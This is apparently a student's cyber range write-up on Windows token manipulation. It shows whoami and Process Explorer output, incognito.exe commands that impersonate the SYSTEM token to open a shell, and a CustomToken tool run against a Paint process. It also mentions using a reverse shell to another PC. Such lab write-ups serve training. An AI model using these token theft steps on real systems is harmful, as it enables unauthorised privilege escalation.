
Solutions Primary Access Token Manipulation


Exercise 1: Understanding Tokens

1. View Current Token Privileges



```
C:\Users\cyberange\Desktop\Exercise 1>whoami /all

USER INFORMATION
----------------

User Name                 SID
========================= ==============================================
desktop-1f4vams\cyberange S-1-5-21-3158527542-1927291891-2085323525-1001


GROUP INFORMATION
-----------------

Group Name                                                    Type             SID          Attributes
============================================================= ================ ============ ===============================================================
Everyone                                                      Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                                        Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Performance Log Users                                 Alias            S-1-5-32-559 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                                                 Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                                      Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                                                 Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users                              Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                                Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                                    Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                                         Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication                              Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level                          Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Disabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
```


2. Explore Tokens



Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-1F4VAMS\cyberange] (Administrator)

Process	C...	Private Bytes	Working Set	PID	Description	Company Name
cmd.exe		2,220 K	12 K	6268	Windows Command Processor	Microsoft Corporation

Opened Process Explorer and located the opened CMD.exe



User: DESKTOP-1F4VAMS\cyberange
SID: S-1-5-21-3158527542-1927291891-2085323525-1001
Session: 1 Logon Session: 242fa
Virtualized: No Protected: No

Group	Flags
BUILTIN\Administrators	Owner
BUILTIN\Performance Log Users	Mandatory
BUILTIN\Users	Mandatory
CONSOLE LOGON	Mandatory
DESKTOP-1F4VAMS\None	Mandatory
Everyone	Mandatory
LOCAL	Mandatory
Mandatory Label\High Mandatory Level	Integrity
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory
NT AUTHORITY\Local account	Mandatory
NT AUTHORITY\Local account and member of Administrators group	Mandatory
NT AUTHORITY\LogonSessionId_0_147892	Mandatory


Group SID: n/a

Privilege	Flags
SeCreatePagefilePrivilege	Disabled
SeCreateSymbolicLinkPrivilege	Disabled
SeDebugPrivilege	Disabled
SeDelegateSessionUserImpersonatePrivilege	Disabled
SeImpersonatePrivilege	Default Enabled
SeIncreaseBasePriorityPrivilege	Disabled
SeIncreaseQuotaPrivilege	Disabled
SeIncreaseWorkingSetPrivilege	Disabled

Opened the cmd.exe properties and analyzed the content.

Exercise 2: Stealing Tokens from a Vulnerable Application

1. Identify the Vulnerable Application




Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-1F4VAMS\cyberange] (Administrator)

cmd

Process	C...	Private Bytes	Working Set	PID	Description	Company Name
cmd.exe		2,220 K	12 K	6268	Windows Command Processor	Microsoft Corporation

CMD.exe identified for Token Stealing.


2. Steal the Token



```
C:\Users\cyberange\Desktop\Exercise 2>incognito.exe list_tokens -u
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
[*] Enumerating tokens
[*] Listing unique users found

Delegation Tokens Available
============================================
DESKTOP-1F4VAMS\cyberange
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1

Impersonation Tokens Available
============================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
NT AUTHORITY\NETWORK SERVICE

Administrative Privileges Available
============================================
SeAssignPrimaryTokenPrivilege
SeCreateTokenPrivilege
SeTcbPrivilege
SeTakeOwnershipPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeRelabelPrivilege
SeLoadDriverPrivilege


C:\Users\cyberange\Desktop\Exercise 2>
```

Ran incognito.exe in Exercise 2 Folder. Listed available tokens.

3. Time to Use the Token




```
C:\Users\cyberange\Desktop\Exercise 2>incognito.exe execute -c "NT AUTHORITY\SYSTEM" PossibleShell.exe
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
[*] Enumerating tokens
[*] Searching for availability of requested token
[+] Requested token found
[+] Delegation token available
[*] Attempting to create new child process and communicate via anonymous pipe

Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\cyberange\Desktop\Exercise 2>whoami
whoami
nt authority\system

C:\Users\cyberange\Desktop\Exercise 2>_
```

PossibleShell.exe just opens a command prompt. Ideally you would input a reverse shell to a different PC to gain access.

Exercise 3: Creating and Using Custom Tokens

2. Create a Custom Token



Administrator: C:\Windows\system32\cmd.exe - CustomToken.exe 3340

```
C:\Users\cyberange\Desktop\Exercise 3>CustomToken.exe 3340
```

Process Hacker [DESKTOP-1F4VAMS\cyberange]


Search: paint

Name	PID	CPU	I/O total ...	Private b...	User name	Description
mspaint.exe	3340	1.52		11.87 MB	DESKTOP-1...\cyberange	Paint
mspaint.exe	1144			10.39 MB	DESKTOP-1...\cyberange	Paint

CPU Usage: 4.65% Physical memory: 794.09 MB (38.79%) Processes: 96

Created custom token using the CustomToken.exe along with the PID of the Paint application.

3. Verify the Token



File

Paint
(Verified) Microsoft Windows
Version: 10.0.19041.3758
Image file name: C:\Windows\System32\mspaint.exe

Process

Command line: "C:\Windows\system32\mspaint.exe"
Current directory: N/A
Started: 4 minutes and 7 seconds ago (9:08:51 PM 2024-06-04)
PEB address: 0x1196000 Image type: 64-bit
Parent: explorer.exe (3460)
Mitigation policies: N/A
Protection: None


File

Paint
(Verified) Microsoft Windows
Version: 10.0.19041.3758
Image file name: C:\Windows\System32\mspaint.exe

Process

Command line: C:\Windows\System32\mspaint.exe
Current directory: N/A
Started: 3 minutes and 17 seconds ago (9:09:40 PM 2024-06-04)
PEB address: 0x73d000 Image type: 64-bit
Parent: CustomToken.exe (4800)
Mitigation policies: N/A
Protection: None

Verfified the Parents of the Paint to show it was stolen by CustomToken.exe



User: DESKTOP-1F4VAMS\cyberange
User SID: S-1-5-21-3158527542-1927291891-2085323525-1001
Session: 1 Elevated: Yes Virtualized: Not allowed
App container SID: N/A

Name	Flags
BUILTIN\Administrators	Mandatory (default enabled)
BUILTIN\Performance Log Users	Mandatory (default enabled)
BUILTIN\Users	Mandatory (default enabled)
CONSOLE LOGON	Mandatory (default enabled)
DESKTOP-1F4VAMS\None	Mandatory (default enabled)
Everyone	Mandatory (default enabled)

Name	Status	Description
SeBackupPrivilege	Disabled	Back up files and directories
SeChangeNotifyPrivilege	Default Enabled	Bypass traverse checking
SeCreateGlobalPrivilege	Default Enabled	Create global objects
SeCreatePagefilePrivilege	Disabled	Create a pagefile
SeCreateSymbolicLinkPrivilege	Disabled	Create symbolic links
SeDebugPrivilege	Disabled	Debug programs
SeDelegateSessionUserImpersonatePrivilege	Disabled	Obtain an impersonation token for another user in the s...
SeImpersonatePrivilege	Default Enabled	Impersonate a client after authentication
SeIncreaseBasePriorityPrivilege	Disabled	Increase scheduling priority

To view capabilities, claims and other attributes, click Advanced.

User: DESKTOP-1F4VAMS\cyberange
User SID: S-1-5-21-3158527542-1927291891-2085323525-1001
Session: 1 Elevated: Yes Virtualized: Not allowed
App container SID: N/A

Name	Flags
BUILTIN\Administrators	Mandatory (default enabled)
BUILTIN\Performance Log Users	Mandatory (default enabled)
BUILTIN\Users	Mandatory (default enabled)
CONSOLE LOGON	Mandatory (default enabled)
DESKTOP-1F4VAMS\None	Mandatory (default enabled)
Everyone	Mandatory (default enabled)


Name	Status	Description
SeBackupPrivilege	Disabled	Back up files and directories
SeChangeNotifyPrivilege	Default Enabled	Bypass traverse checking
SeCreateGlobalPrivilege	Default Enabled	Create global objects
SeCreatePagefilePrivilege	Disabled	Create a pagefile
SeCreateSymbolicLinkPrivilege	Disabled	Create symbolic links
SeDebugPrivilege	Enabled	Debug programs
SeDelegateSessionUserImpersonatePrivilege	Disabled	Obtain an impersonation token for another user in the s...
SeImpersonatePrivilege	Default Enabled	Impersonate a client after authentication

